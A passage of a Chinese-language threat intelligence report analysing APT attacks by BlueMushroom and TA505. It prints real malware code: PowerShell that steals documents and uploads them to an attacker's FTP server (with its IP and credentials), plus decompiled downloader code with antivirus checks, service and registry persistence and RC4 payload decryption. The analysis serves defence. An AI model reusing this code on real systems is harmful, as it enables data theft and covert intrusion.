木马下载完毕后会使用 GET/qwergkkl.php?id=[id]+对应的文件名生成 HTTP 请求发送到对应服务器，表明数据接收成功。

当对应进程启动后会 GET/asdfgty.php?id=来表明对应后门软件执行成功。

4.2.3 蓝宝菇组织

蓝宝菇（又名 BlueMushroom）APT 组织，具备地缘政治背景。自 2011 年开始活跃，长期针对我国政府、教育、海洋、贸易、军工、科研和金融等重点单位和部门开展持续的网络间谍活动。

攻击地域	中国
攻击目标	政府，教育，贸易，科研，军工，海洋
入侵方式	鱼叉式钓鱼邮件

表 28 蓝宝菇组织表格 1

攻击事件分析：

事件描述

2018 年 4 月我们发现了一批针对性的鱼叉攻击，攻击者通过诱导攻击对象打开鱼叉邮件云附件中的 LNK 文件来执行恶意 PowerShell 脚本收集上传用户电脑中的敏感文件，并安装持久化后门程序长期监控用户计算机。该攻击过程涉及一些新颖的 LNK 利用方式，使用了 AWS S3 协议和云服务器通信来偷取用户的敏感资料。

样本分析

第一阶段 PowerShell 功能分析

快捷方式的目标指向了 PowerShell 程序，并且跟随了 PowerShell 脚本紧随其后。

图 213 蓝宝菇组织分析配图 1




图 214 蓝宝菇组织分析配图 2

脚本的功能主要为将 lnk 文件的最后一段数据进行 base64 解码并调用解码后的 PowerShell 脚本。




图 215 蓝宝菇组织分析配图 3

Lnk 文件的最后一行的数据如下图所示（部分），该数据是被加密的。




图 216 蓝宝菇组织分析配图 4

Base64 解码后如下图所示（部分），该部分的数据结构为[压缩包+PowerShell 脚本]的形式：

压缩包（部分）：




图 217 蓝宝菇组织分析配图 5

脚本（部分）：




图 218 蓝宝菇组织分析配图 6

第二阶段 PowerShell 功能分析

解密后的 lnk 文件最后一行的 PowerShell 脚本会被首先执行，该 PowerShell 脚本主要用于解压出迷惑文件，并通过脚本后续功能上传指定的文件。

该 PowerShell 脚本首先会释放出压缩包中的文件，并删除 lnk 文件。

```
[io.file]::writeallbytes("$env:tmp\hoOTt.n",(iex('[convert]::'+'from'+'base'+(23+41)+'st'+'ring($9[-2])')));

#创建新文件，路径为当前用户的临时目录\hoOTt.n下，大小为base64解码[convert]::frombase64string($9[-2])

expand /f:* "$env:tmp\hoOTt.n" "$env:tmp\";

#解压文件

del -fo "$env:tmp\hoOTt.n";

#删除文件

If(test-path $env:tmp\hoOTt)
{
    del -fo -r "$env:tmp\hoOTt"
}

#判断文件是否存在，存在删除

rni -fo "$env:tmp\tmp" "hoOTt";

#重命名

md -fo "$env:AppData\WinRAR";

#新建文件夹

mv -fo "$env:tmp\hoOTt\Rar.exe" "$env:AppData\WinRAR\";

#移动文件
```

图 219 蓝宝菇组织分析配图 7

随后该脚本会初始化网络对象，并按照被害者计算机的用户名，组成特定的格式并按照该格式在远程 FTP 服务器上创建相同名称的文件夹。121.13.247.141:2112 为连接 FTP 的地址，httpdlib 为用户名，OmG656P0EpSqOgTq 为密码。

登入该 FTP 地址验证创建文件夹的格式，发现大量文件夹，疑为已经中木马的用户。

foo_20190103114302_ZhuNing4	文件夹	2019/1/3 16:...	flcdmpe (...	1000 1000
foo_20190103121334_ZhuNing4	文件夹	2019/1/3 17:...	flcdmpe (...	1000 1000
foo_20190103122633_ZhuNing4	文件夹	2019/1/3 17:...	flcdmpe (...	1000 1000
mm_20181229014324_ZhuNing4	文件夹	2018/12/29 1...	flcdmpe (...	1000 1000
mm_20181229103337_ZhuNing4	文件夹	2018/12/29 1...	flcdmpe (...	1000 1000
mm_20181229105834_ZhuNing4	文件夹	2018/12/29 1...	flcdmpe (...	1000 1000
mm_20181229111520_ZhuNing4	文件夹	2018/12/29 1...	flcdmpe (...	1000 1000
mm_20181229112006_ZhuNing4	文件夹	2018/12/29 1...	flcdmpe (...	1000 1000

图 220 蓝宝菇组织分析配图 8

创建 FTP 目录

```
Function gs7($o)
{
    Try
    {
        $f=[Net.WebRequest]::Create($o);
        #传入的URL创建新WebRequest实例
        $f.UsePassive=$True;
        #主动上传
        $f.Method=[Net.WebRequestMethods+FTP]::MakeDirectory;
        #FTP服务上创建目录
        $f.GetResponse();
        #释放
        return $False
    }
    Catch [Net.WebException]
    {
        sleep -s (get-random -maximum 360 -minimum 180);
        #暂停360-180秒之间
        del -fo -r $u;
        #删除文件
        md -fo $u;
        #新建文件夹
        return $True
    }
}
```

图 221 蓝宝菇组织分析配图 9

接着该脚本会收集受害者计算机信息，并将其写入临时目录\start.log 中。然后随机生成 16 位的压缩包密码，用于加密压缩窃取到的文件。

```
$c=-join([char[]](48..57+65..90+97..122)|get-random -c 16);

#get-random -c 16 随机生成 16位
```

图 222 蓝宝菇组织分析配图 10

由于该密码是随机生成只要在脚本运行的时候才知道，所以作者使用 RSA 非对称加密将生成的随机密码进行加密写入 ID 中，并压缩上传到 FTP 目录。

```
$h=new-object security.cryptography.rsacryptoserviceprovider(2048);

#创建rea加密对象

$h.fromxmlstring("<RSAKeyValue><Modulus>nshK2ox/gW+TbeZydrjvIeK/0maLTD6vIXFBvzhKqo4EWT+gxah/AvUVwXVwdIyAdZkFaW/LtNLn0dVrS9/dJtbnleJ4BNkd7Mz/gkeMHQzZzNVw6dUHPaIOQtX

#rea密钥

$h.encrypt([text.encoding]::utf8.getbytes("$c"), $False) > "$env:tmp\id";

#转码成UTF-8，输出到ID文本中

iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y '$env:tmp\id.rar' '$env:tmp\id'")|out-null;

#执行powershell"& xx\WinRAR\Rar.exe a -ep1 -y temp\id.rar temp\id "
#屏蔽输出结果
#压缩tmp/id目录
```

图 223 蓝宝菇组织分析配图 11

WI4 函数功能为更新 FTP 文件中的文件。

```
Function wl4($4,$y,$c,$w)
{
    Try
    {
        $4.UploadFile("$y","$c");
        return $False
    }
    Catch [Net.WebException]
    {
        If($w -gt 4)
        {
            return $False
        }
        sleep -s ($w*$w);
        return $True
    }
}

#上传文件到FTP服务
```

图 224 蓝宝菇组织分析配图 12

接着脚本会把之前的 start.log 文件使用随机密码进行加密，上传到 FTP 服务器名称为 start.rar，并删除本地的文件。

```
a45 $c "$env:tmp\start.rar" "$env:tmp\start.log";

#加密压缩start

$x=1;

$o=(New-Object System.Uri($v+$9+"/start.rar"));

while((wl4 $m $o "$env:tmp\start.rar" $x) -eq $true)
{
    $x+=1
}

#上传文件到FTP

del -fo "$env:tmp\id","$env:tmp\id.rar","$env:tmp\start.rar","$env:tmp\start.log";

#删除文件
```

图 225 蓝宝菇组织分析配图 13

a45 函数的功能为使用 RAR 进行加密压缩。

```
Function a45($c,$7,$0)
{
    iex ("& '$env:AppData\WinRAR\Rar.exe' a -ep1 -y -hp$c '$7' '$0'")|out-null;
    If(!(test-path $7))
    {
        makecab "$0" "$7"|out-null
    }
}
```

图 226 蓝宝菇组织分析配图 14

窃取文件函数

在这些完成之后会调用 qf8 函数，该函数的功能为窃取指定目录的特定格式文件，首先会获取 appdata\Microsoft\Windows\Recent\目录下'.doc'，'.docx'，'.pdf'，'.ppt'，'.pptx'，'.xls'，'.xlsx'，'.wps'，'.wpp'，'.et'这些格式的文件，并判断最后一次写入时间是否大于一周。

```
1 reference
Function qf8($t,$7)
{
    $d=180;
    $b=1;
    $a=0;
    $h=(Get-Date -f yyyyMMddhhmmss)+"`r`nWeek:`r`n";
    #时间
    #Week:
    $4=0;
    $l=('.doc','.docx','.pdf','.ppt','.pptx','.xls','.xlsx','.wps','.wpp','.et');
    gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue
    #遍历目录
    #Where-Object

    |?
    {
        $l -contains [io.path]::getextension($_.basename) -and $_.LastWriteTime -ge (Get-Date).AddDays(-7)
        #判断获取到扩展名是否有$l中的后缀
        #最后一次写入时间大于等于一周
        #获取文件后缀名并判断是否是需要的文件，并且判断最后一次写入时间是否大于一周
    }
```

图 227 蓝宝菇组织分析配图 15

将文件加密压缩上传到 FTP 服务器，并根据返回码增加序列。

```
    $a+=1;
    $h+=zc5 $_ $4 $a $b $7;
    #时间
    #Week:
    #[0]文件名      Size:xxkb      Time:xxxxxx (1)OK
    $4=$_.Length;

    If($h.endswith("OK`r`n"))
    #根据返回码将序号加1
    {
        $b+=1
    }
};
```

图 228 蓝宝菇组织分析配图 16

Zc5 函数的功能为判断文件大小是否符合大于 0 小于 100MB，如果符合就进行加密压缩，并上传到 FTP 目录中去。

```
    {
        $3=gi -fo $3
    }
    Else
    {
        $3=$1
    }

    $z=1;
    $e=(New-Object System.Uri($v+$7+"/"+$b+".rar"));
    #"ftp://httpdlib:OmG656P0EpSqOgTq@121.13.247.141:2112/.upload/用户名_时间_ZhuNing4/1.rar"
    While((wl4 $m $e $3.fullName $z) -eq $True)
    {
        $z+=1
    }
    #上传文件到FTP服务器
    $a+=" ($b)OK`r`n";
    #[0]文件名      Size:xxkb      Time:xxxxxx (1)OK
    sleep -s 1;
    #暂停
    If($3.extension -eq '.rar')
    #判断文件扩展名是否为RAR
    {
        del -fo $3.fullname
        #删除该文件
    }
}
Else
{
    $a+="[Big]`r`n"
    #[0]文件名      Size:xxkb      Time:xxxxxx[Big]
}
```

图 229 蓝宝菇组织分析配图 17

完成之后，该脚本会获取其他指定目录的文件。

```
$f=@();
$f+=gdr -p 'fi*'
#获取当前磁盘驱动器信息
|?
{
   $_.root -ne "$env:systemdrive\"
#判断是是否等于$env:systemdrive\
}|%
{
    gci -fo $_.root
    #遍历指定目录
};
$f+=gci -fo "$env:systemdrive\users";
#遍历指定目录
$f+=gci -fo "$env:systemdrive\"
#遍历指定目录
|?
{
    $_.fullname -notlike '*:\Windows*' -and
    $_.fullname -notlike '*:\Users' -and
    $_.fullname -notlike '*:\Program Files*' -and
    $_.fullname -notlike '*:\ProgramData' -and
    $_.fullname -notlike '*:\MSOCache' -and
    $_.fullname -notlike '*:\PerfLogs' -and
    $_.fullname -notlike '*:\System Volume*' -and
    $_.fullname -notlike '*:\Documents and Settings' -and
    $_.fullname -notlike '*:\Recovery' -and
    $_.fullname -notlike '*:\Boot'
#判断文件是不是包含以上路径
};
$f=$f|sort lastwritetime -des
#按时间排序
|%
```

图 230 蓝宝菇组织分析配图 18

上传特定的文件。

```
While($d -ge $1)
{
    $h+="M $5 (D $y - D $1):`r`n";
    #M1（D0-D30）:
    foreach($o in (('.doc','.docx','.pdf'),('.ppt','.pptx','.xls','.xlsx','.wps','.wpp','.et'),('.eml')))
    #循环
    {
        $h+="FileType: $o`r`n";
        #类型
        foreach($g in $f)
        {
            Try
            {
                gci $g -r -fo -errora silentlycontinue|?
                {
                    $o -contains
                    $_.extension -and
                    $_.LastWriteTime -lt $x.AddDays(-1*$y) -and
                    $_.LastWriteTime -ge $x.AddDays(-1*$1)
                }|%
                {
                    $a+=1;
                    $h+=zc5
                    #压缩上传
                    $_ $4 $a $b $7;
                    $4=$_.Length;
                    If($h.endswith("OK`r`n"))
                    #判断是否成功
                    {
                        $b+=1
                    }
```

图 231 蓝宝菇组织分析配图 19

根据序号生成加密压缩包并上传到 FTP 目录中。

```
            }
        }
    }
    $h+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";$h > "$env:tmp\$($5)per.log";
    #输出到PER.LOG
    $h="$env:tmp\$($5)per.log";
    a45 $t "$u\M$($5).rar" $h;
    #加密压缩
    $z=1;
    $e=New-Object System.Uri($v+$7+"/M$($5).rar");

    While((wl4 $m $e "$u\M$($5).rar" $z) -eq $True)
    {
        $z+=1
    }
    #上传到FTP服务器
    del -fo $h,"$u\M$($5).rar";
    #删除文件
    $h='';
    If($d -le $1)
    {
        break
    }
    $1+=30;
    $y+=30;
    If($d -le $1)
```

图 232 蓝宝菇组织分析配图 20

获取%appdata%\Microsoft\Windows\Recent\中的文件，并上传到带_P 的文件夹中。

```
$7=($env:username)+"_P"+(Get-Date -f yyyyMMddhhmmss)+"_ZhuNing4"
#_p
```

图 233 蓝宝菇组织分析配图 21

主要获取小于或者等于 1 天的文件。

```
$l -contains [io.path]::getextension($_.basename) -and $_.LastWriteTime -ge (Get-Date).AddHours(-1)
#获取文件后缀名并判断是否是需要的文件，并且判断最后一次写入时间是否大于等于一天
```

图 234 蓝宝菇组织分析配图 22

获取到特定文件后，会进行加密压缩并上传到 FTP 目录。

```
}|%
{
    $a+=1;
    $h+=zc5 $_ $4 $a $b $7;
    #打包发送文件
    $4=$_.Length;
    If($h.endswith("OK`r`n"))
    #判断返回码
    {
        $b+=1
    }
};
```

图 235 蓝宝菇组织分析配图 23

最后会将状态码写入 per.log 中并加密上传到 FTP 目录中去。

```
$l='';
$h+=(Get-Date -f yyyyMMddhhmmss)+"`r`n";
$h > "$env:tmp\$($5)per.log";
#输出到文件
$h="$env:tmp\$($5)per.log";
a45 $t "$u\P$($5).rar" $h;
#加密压缩
$z=1;
$e=New-Object System.Uri($v+$7+"/P$($5).rar");

while((wl4 $m $e "$u\P$($5).rar" $z) -eq $True)
{
    $z+=1
}
#上传
del -fo $h,"$u\P$($5).rar"
#删除
```

图 236 蓝宝菇组织分析配图 24

4.3 针对国外攻击的活跃 APT 组织

4.3.1 针对金融机构攻击的黑客组织-TA505

组织简介：

TA505 组织可能来自东欧地区以俄语为主要语言的国家，TA505 组织由 Proofpoint 在 2017 年 9 月首次命名。该组织主要针对银行金融机构，采用大规模发送恶意邮件的方式进行攻击，以获取非法利益，并以传播 Dridex、Locky 等恶意样本而臭名昭著。

组织来源	以俄语为主要语言的国家
攻击地域	东欧地区
攻击目标	银行，学校，商业机构
入侵方式	鱼叉式钓鱼邮件
漏洞利用	无
武器使用	FlawedAmmyy，FlawedGrace，Dridex，TrickBot，ServHelper

表 29 TA505 组织表格 1

攻击事件 A:

事件描述

2018 年 11 月，我们观察到了 TA505 针对韩国学校发起的钓鱼邮件攻击活动。该次攻击活动通过.pub 文件内嵌恶意宏代码，文档内部使用诱导性文字，让受害者点击启用宏代码，进而触发下载者木马，并追踪释放 FlawedAmmyy 远控木马。

载荷分析

诱使用户点击启用宏内容。

图 237 TA505 组织分析配图 1

该文档的宏脚本是通过函数 Auto_Open 触发的。当打开文件时，脚本将访问 URL 并执行下载的文件。




图 238 TA505 组织分析配图 2

该代码使用窗体中的控制对象来隐藏它将访问的 URL。




图 239 TA505 组织分析配图 3

之后下载的样本为 Msi 格式，该格式为微软的打包格式，执行后会释放并执行其中包含的下载者木马。

下载者木马

该下载者木马功能非常单一，使用 LoadLibrary 动态加载需要使用的 DLL，并使用 GetProcAddress 动态获取敏感 API，然后检测本地安全软件模块是否存在，并最终通过 185.231.155.59 下载被加密的后门木马。

该模块为该下载者检测本机是否有安全模块的代码，遍历进程发现对应 EXE 就立即退出。

```
  }
  while ( v2 );
  if ( LoadLibraryExA("kernel32.dll", 0, 0)
    && (Traversal_process(L"BDAGENT.EXE")
     || Traversal_process(L"DWENGINE.EXE")
     || Traversal_process(L"BULLGUARD.EXE")
     || Traversal_process(L"BULLGUARDTRAY.EXE")
     || Traversal_process(L"CIS.EXE")
     || Traversal_process(L"EKRN.EXE")
     || Traversal_process(L"DWARKDAEMON.EXE")
     || Traversal_process(L"BULLGUARD.EXE")
     || Traversal_process(L"BDSS.EXE")
     || Traversal_process(L"CMDAGENT.EXE")
     || Traversal_process(L"EGUI.EXE")
     || Traversal_process(L"SPIDERAGENT.EXE")) )
  {
    ExitProcess(0);                         // 结束
  }
```

图 240 TA505 组织分析配图 4

当有管理员权限时，创建服务对 FlawedAmmyy 进行持久化。

```
wsprintfW(&v14, L"%s\\Microsofts Help\\wsus.exe", &v15);
v1 = (int (*)(void))sub_4126B0(-35649821, 3);
if ( v1() )
{
  v2 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v2(0, 0, L"cmd", L"/C net.exe stop foundation", 0, 0);
  v3 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v3(0, 0, L"cmd", L"/C sc delete foundation", 0, 0);
  v4 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v4(3000);
  wsprintfW(
    &OutputString,
    L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore"
    &v14);
  OutputDebugStringW(&OutputString);
  v5 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, WCHAR *, _DWORD, _DWORD))sub_41
  v5(0, 0, L"cmd", &OutputString, 0, 0);
  v6 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v6(2000);
  v7 = (void (__stdcall *)(signed int))sub_4126B0(1033466613, 0);
  v7(2000);
  v8 = (void (__stdcall *)(_DWORD, _DWORD, const wchar_t *, const wchar_t *, _DWORD, _DWORD
  v8(0, 0, L"cmd", L"/C net.exe start foundation y ", 0, 0);
```

图 241 TA505 组织分析配图 5

没有管理员权限时，通过注册表进行持久化。

```
v12 = (void (__stdcall *)(_DWORD, char *, signed int, _DWORD))sub_4126B0(-916617914,
v12(0, &v16, 35, 0);
wsprintfW(&OutputString, L"%s\\Microsofts HeIp\\wsus.exe", &v16);
wsprintfW(&v13, L"%s\\Microsofts HeIp", &v16);
sub_411F30(&OutputString);
sub_4119A0(&OutputString, &v13);
phkResult = 0;
RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
RegSetValueExW(phkResult, L"IntelProtected", 0, 1u, (const BYTE *)&OutputString, 2 *
RegFlushKey(phkResult);
result = RegCloseKey(phkResult);
```

图 242 TA505 组织分析配图 6

该模块为下载木马的核心模块从远程下载被加密的数据。

```
v26 = 0;
v3 = sub_401000("Wininet.dll");
v4 = (int (__stdcall *)(int, const char *))Get_API(532736750, 0);
v5 = (void (__stdcall *)(int, char *, signed int, int *))v4(v3, "InternetReadFile");
v25 = v5;
v6 = (int (__stdcall *)(void *, _DWORD, _DWORD, _DWORD, signed int))Get_API(140066263, 5);
v7 = v6(&unk_418AB9, 0, 0, 0, 0x4000000);
v24 = v7;
if ( !v7 )
  return 0;
v8 = (int (__stdcall *)(int, char *, _DWORD, _DWORD, unsigned int, _DWORD))Get_API(-1199719066, 5);
v9 = v8(v7, aHttp185_231_15, 0, 0, '■\0\0\0', 0);// 连接IP
if ( !v9 )
{
  v10 = (void (__stdcall *)(_DWORD))Get_API(1930754828, 5);
  v10(0);
  return 0;
}
v12 = (int (__stdcall *)(int, signed int, signed int, _DWORD, signed int, signed int, _DWORD))Get_API(150532372, 0);
v13 = v12(v2, -1073741824, 3, 0, 2, 128, 0);
if ( v13 == -1 )
{
  v14 = (void (__stdcall *)(int))Get_API(1930754828, 5);
  v14(v9);
  v15 = (void (__stdcall *)(signed int))Get_API(1916711125, 0);
  v15(-1);
}
v5(v9, &v23, 1024, &v27);
```

图 243 TA505 组织分析配图 7




图 244 TA505 组织分析配图 8

当数据被下载后，会使用 RC4 算法对加密的数据进行解密，并得到最终的远控木马。

```
result = a3;
v4 = a1;
v5 = *(_BYTE *)(a3 + 256);
LOBYTE(a1) = *(_BYTE *)(a3 + 257);
v6 = 0;
if ( v4 )
{
  do
  {
    v7 = *(_BYTE *)(++v5 + a3);
    a1 = (unsigned __int8)(v7 + a1);
    *(_BYTE *)(v5 + a3) = *(_BYTE *)((unsigned __int8)a1 + a3);
    *(_BYTE *)(a1 + a3) = v7;
    *(_BYTE *)(v6++ + a2) ^= *(_BYTE *)((unsigned __int8)(*(_BYTE *)(v5 + a3) + v7) + a3);
  }
  while ( v6 < v4 );
  *(_BYTE *)(a3 + 256) = v5;
  *(_BYTE *)(a3 + 257) = a1;
}
else
{
  *(_BYTE *)(a3 + 256) = v5;
  *(_BYTE *)(a3 + 257) = a1;
}
return result;
}
```

图 245 TA505 组织分析配图 9

解密完成之后就会创建该后门木马。

```
sub_4124F0(v18, (int)&v24);             // 初始化KEY
sub_412460(v16, (int)v17, (int)&v24);   // 解密数组
sub_412570((int)&v25, (int)v17, v16);   // 解密数据
DeleteFileA((LPCSTR)&v27);              // 删除文件
if ( *(_BYTE *)v17 == 77 && *((_BYTE *)v17 + 1) == 90 )
{
  v30 = 0i64;
  sub_402240(&v28, 0, 68);
  v28 = 68;
  v29 = 0;
  if ( GetACP() )                       // 判断语言
  {
    Sleep(0xBB8u);                      // 暂停
    v19 = (int (*)(void))Get_API(-35649821, 3);
    if ( !v19()
      && CreateProcessA(0, (LPSTR)&v25, 0, 0, 0, 0x28u, 0, 0, (LPSTARTUPINFOA)&v28, (LPPROCESS_INFORMATION)&v30) )// 创建进程
```

图 246 TA505 组织分析配图 10

FlawedAmmyy 后门木马

最后释放的木马实际为 FlawedAmmyy 远控木马家族，FlawedAmmyy 远控是基于商业远程桌面软件 Ammyy Admin V3 泄漏的源代码编写而成。功能包含远程桌面控制、远程文件管理、音频监控、击键记录、窃取凭证等功能。该木马被执行时会检测是否存在安全软件并创建线程进行发包和接受指令相关操作。

构造上线包的代码，会将收集到的信息按照特定格式进行发送，上线格式为:

字段	含义
id	8 字节，首字节是固定的 5，其余随机
os	系统版本

priv	当前运行权限类型
cred	当前登录用户名
pcname	机器名称
avname	杀软名称
build_time	远控编译时间
card	智能卡插入读卡器状态

表 30 TA505 组织表格 2

攻击事件 B：

事件描述

